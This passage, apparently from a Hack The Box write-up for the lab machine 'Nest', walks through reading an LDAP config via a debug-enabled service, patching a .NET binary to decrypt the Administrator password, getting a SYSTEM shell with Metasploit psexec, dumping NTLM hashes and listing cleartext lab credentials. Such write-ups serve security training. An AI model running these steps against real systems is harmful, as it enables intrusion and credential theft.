debug WBQ201953D8w
HELP
```

```
root@kali:~/HTB/Boxes/Nest# telnet 10.10.10.178 4386
Trying 10.10.10.178...
Connected to 10.10.10.178.
Escape character is '^]'.

HQK Reporting Service V1.2

>debug WBQ201953D8w

Debug mode enabled. Use the HELP command to view additional commands that are now available
>HELP

This service allows users to run queries against databases using the legacy HQK format

--- AVAILABLE COMMANDS ---

LIST
SETDIR <Directory_Name>
RUNQUERY <Query_ID>
DEBUG <Password>
HELP <Command>
SERVICE
SESSION
SHOWQUERY <Query_ID>

>
```

We can issue queries to read a config file that displays the administrator password hash

```
setdir ..
list
setdir LDAP
list
showquery 2
```

```
>setdir ..

Current directory set to HQK
>list

Use the query ID numbers below with the RUNQUERY command and the directory names with the SETDIR command

 QUERY FILES IN CURRENT DIRECTORY

[DIR]  ALL QUERIES
[DIR]  LDAP
[DIR]  Logs
[1]    HqkSvc.exe
[2]    HqkSvc.InstallState
[3]    HQK_Config.xml

Current Directory: HQK
>setdir LDAP

Current directory set to LDAP
>list

Use the query ID numbers below with the RUNQUERY command and the directory names with the SETDIR command

 QUERY FILES IN CURRENT DIRECTORY

[1]    HqkLdap.exe
[2]    Ldap.conf

Current Directory: LDAP
>showquery 2

Domain=nest.local
Port=389
BaseOu=OU=WBQ Users,OU=Production,DC=nest,DC=local
User=Administrator
Password=yyEq0Uvvhq2uQOcWG8peLoeRQehqip/fKdeG/kjEVb4=
```

User=Administrator
Password=yyEq0Uvvhq2uQOcWG8peLoeRQehqip/fKdeG/kjEVb4=

The HqkLdap.exe program I found earlier seems like somewhere I can find credentials as LDAP requires authentication for authentication. I used DnSpy which is an application that can be used to modify this binary.
RESOURCE: https://github.com/0xd4d/dnSpy/releases

The EXE file is a .NET binary of course as DnSpy can be used to edit it. It expects an argument that contains configuration info. We are going to use the Ldap.conf config file as this is what the target uses. The Ldap.conf file should contain what we enumerated.

CONTENTS OF LDAP.CONF


```
Domain=nest.local
Port=389
BaseOu=OU=WBQ Users,OU=Production,DC=nest,DC=local
User=Administrator
Password=yyEq0Uvvhq2uQOcWG8peLoeRQehqip/fKdeG/kjEVb4=
```

HqkLdap.exe looks for a file called HqkDbImport.exe in the same directory.

On our Windows attack machine, create a file with that name in the same folder.

Change CR classes RD method (method is the appropriate term in C# not function). We want this to print the decrypted password in the console.
Right click -> Edit Method

```
Console.WriteLine(Encoding.ASCII.GetString(array2, 0, count));
```



Click "Compile" and then do a "Save All"
Execute the file to obtain the decrypted password on our Windows machine.


```
.\HqkLdap-modified.exe Ldap.conf
# RESULTS
XtH4nkS4Pl4y1nGX
```

USER: Administrator
PASS: XtH4nkS4Pl4y1nGX

Now that we are an Administrator we can use the Metasploit psexec module to obtain shell access to the target. Or if you dont mind using smbclient for reading the root flag on \\10.10.10.178\C$ you can do that too.

```
msfconsole
use exploit/windows/smb/psexec
set SMBPass XtH4nkS4Pl4y1nGX
set SMBUser Administrator
set SMBDomain HTB-NEST
set SHARE ADMIN$
set RPORT 445
set RHOSTS 10.10.10.178
run
```

This gives us a shell as system




```
type C:\Users\ADministrator\Desktop\root.txt
# RESULTS
6594c2eb084bc0f08a42f0b94b878c41
```

==========
POST MODULES
==========
post/multi/recon/local_exploit_suggester
post/windows/gather/enum_domains
windows/gather/smart_hashdump
post/windows/gather/enum_services
post/windows/gather/enum_shares
post/windows/gather/enum_patches
post/windows/gather/enum_applications
post/windows/gather/checkvm
post/multi/gather/env
post/windows/gather/lsa_secrets

I performed a hashdump

```
msfconsole
use windows/gather/smart_hashdump
set SESSION 1
run
```

```
msf5 post(windows/gather/smart_hashdump) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  1         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ HTB-NEST  10.10.14.38:4444 -> 10.10.10.178:49162 (10.10.10.178)

msf5 post(windows/gather/smart_hashdump) > run

[*] Running module against HTB-NEST
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20200125161244_Nest_10.10.10.178_windows.hashes_495268.txt
[*] Dumping password hashes...
[*] Running as SYSTEM extracting hashes from registry
[*]     Obtaining the boot key...
[*]     Calculating the hboot key using SYSKEY 5047b75123b45e3bfd04ce59679952be...
[*]     Obtaining the user list and keys...
[*]     Decrypting user keys...
[*]     Dumping password hints...
[*]     No users with password hints on this system
[*]     Dumping password hashes...
[+]     Administrator:500:aad3b435b51404eeaad3b435b51404ee:e7e29652b785a5292c58d57d5a47bdeb:::
[+]     TempUser:1002:aad3b435b51404eeaad3b435b51404ee:5718656c63a09d3b6c7dffde0d7a3457:::
[+]     C.Smith:1004:aad3b435b51404eeaad3b435b51404ee:79a10c3d3176976397b25fd7086d17e1:::
[+]     Service_HQK:1005:aad3b435b51404eeaad3b435b51404ee:b0cf54ef7d731832f9b6df4f1b575aca:::
[*] Post module execution completed
```

Local Exploit Suggester Results

```
[*] 10.10.10.178 - Collecting local exploits for x86/windows...
[*] 10.10.10.178 - 29 exploit checks are being tried...
[+] 10.10.10.178 - exploit/windows/local/ms10_092_schelevator: The target appears to be
vulnerable.
[+] 10.10.10.178 - exploit/windows/local/ms13_053_schlamperei: The target appears to be
vulnerable.
[+] 10.10.10.178 - exploit/windows/local/ms13_081_track_popup_menu: The target appears to be
vulnerable.
[+] 10.10.10.178 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be
vulnerable.
[+] 10.10.10.178 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be
vulnerable.
[+] 10.10.10.178 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The service
is running, but could not be validated.
[+] 10.10.10.178 - exploit/windows/local/ms16_075_reflection: The target appears to be
vulnerable.
[+] 10.10.10.178 - exploit/windows/local/ms16_075_reflection_juicy: The target appears to be
vulnerable.
[+] 10.10.10.178 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[*] Post module execution completed
```

```
msf5 post(windows/gather/lsa_secrets) > hosts

Hosts
=====

address       mac  name      os_name    os_flavor  os_sp  purpose  info  comments
-------       ---  ----      -------    ---------  -----  -------  ----  --------
10.10.10.178       HTB-NEST  Windows 8                    client

msf5 post(windows/gather/lsa_secrets) > services
Services
========

host          port  proto  name  state  info
----          ----  -----  ----  -----  ----
10.10.10.178  445   tcp    smb   open
10.10.10.178  4386  tcp          open

msf5 post(windows/gather/lsa_secrets) > creds
Credentials
===========

host          origin        service       public         private                                                                realm     private_type  JtR Format
----          ------        -------       ------         -------                                                                -----     ------------  ----------
10.10.10.178  10.10.10.178  445/tcp (smb)  administrator  XtH4nkS4Pl4ylnGX                                                      HTB-NEST  Password
10.10.10.178  10.10.10.178  445/tcp (smb)  administrator  aad3b435b51404eeaad3b435b51404ee:e7e29052b785a5292c50d57d5a47bdeb                        NTLM hash     nt,lm
10.10.10.178  10.10.10.178  445/tcp (smb)  guest         aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0                        NTLM hash     nt,lm
10.10.10.178  10.10.10.178  445/tcp (smb)  Administrator  XtH4nkS4Pl4ylnGX                                                                        Password
10.10.10.178  10.10.10.178  445/tcp (smb)  TempUser       welcome2019                                                                             Password
10.10.10.178  10.10.10.178  445/tcp (smb)  tempuser       aad3b435b51404eeaad3b435b51404ee:5718656c63a80d3b6c7dff0e0d7a3457                        NTLM hash     nt,lm
10.10.10.178  10.10.10.178  445/tcp (smb)  tempuser       welcome2019                                                            HTB-NEST  Password
10.10.10.178  10.10.10.178  445/tcp (smb)  C.Smith        xRxRxPANCAK3SxRxRx                                                                      Password
10.10.10.178  10.10.10.178  445/tcp (smb)  c.smith        xRxRxPANCAK3SxRxRx                                                     HTB-NEST  Password
10.10.10.178  10.10.10.178  445/tcp (smb)  c.smith        aad3b435b51404eeaad3b435b51404ee:70a10c3d3176976397b25fd7086d17e1                        NTLM hash     nt,lm
10.10.10.178  10.10.10.178  445/tcp (smb)  service_hqk    aad3b435b51404eeaad3b435b51404ee:b0cf54ef7d731832f0b6df4f1b575aca                        NTLM hash     nt,lm
```

ROOT FLAG: 6594c2eb084bc0f08a42f0b94b878c41

Unintended

I read the files that I downloaded which gave me a username and password

```
cat Maintenance\ Alerts.txt
cat Welcome\ Email.txt
```


```
root@kali:~/HTB/Boxes/Nest# cat Maintenance\ Alerts.txt
There is currently no scheduled maintenance workroot@kali:~/HTB/Boxes/Nest# cat Welcome\ Email.txt
We would like to extend a warm welcome to our newest member of staff, <FIRSTNAME> <SURNAME>

You will find your home folder in the following location:
\\HTB-NEST\Users\<USERNAME>

If you have any issues accessing specific services or workstations, please inform the
IT department and use the credentials below until all systems have been set up for you.

Username: TempUser
Password: welcome2019


Thank you
HRroot@kali:~/HTB/Boxes/Nest#
```

Username: TempUser
Password: welcome2019

This did not allow me to use SMB for login. I next attempted to gain a shell to the box with psexec

```
use exploit/windows/smb/psexec_psh
set SMBUser TempUser
set SMBPass welcome2019
set SMBDomain HTB-NEST
set RHOSTS 10.10.10.178
run
```

This gave me a shell as SYSTEM
It is strange this worked because TempUser doesnt have access to the ADMIN$ share.
psexec works by uploading a binary to the ADMIN$ share and executing which of course executes with admin or system permissions.



This gave me a shell as system which I assume is not the intended way so I added this as a separate section.
TempUser does not have access to that share and powershell is not on this box. The lack of permissions placed on PowerShell in my theory may be what allows this to work. If someone can correct me please do.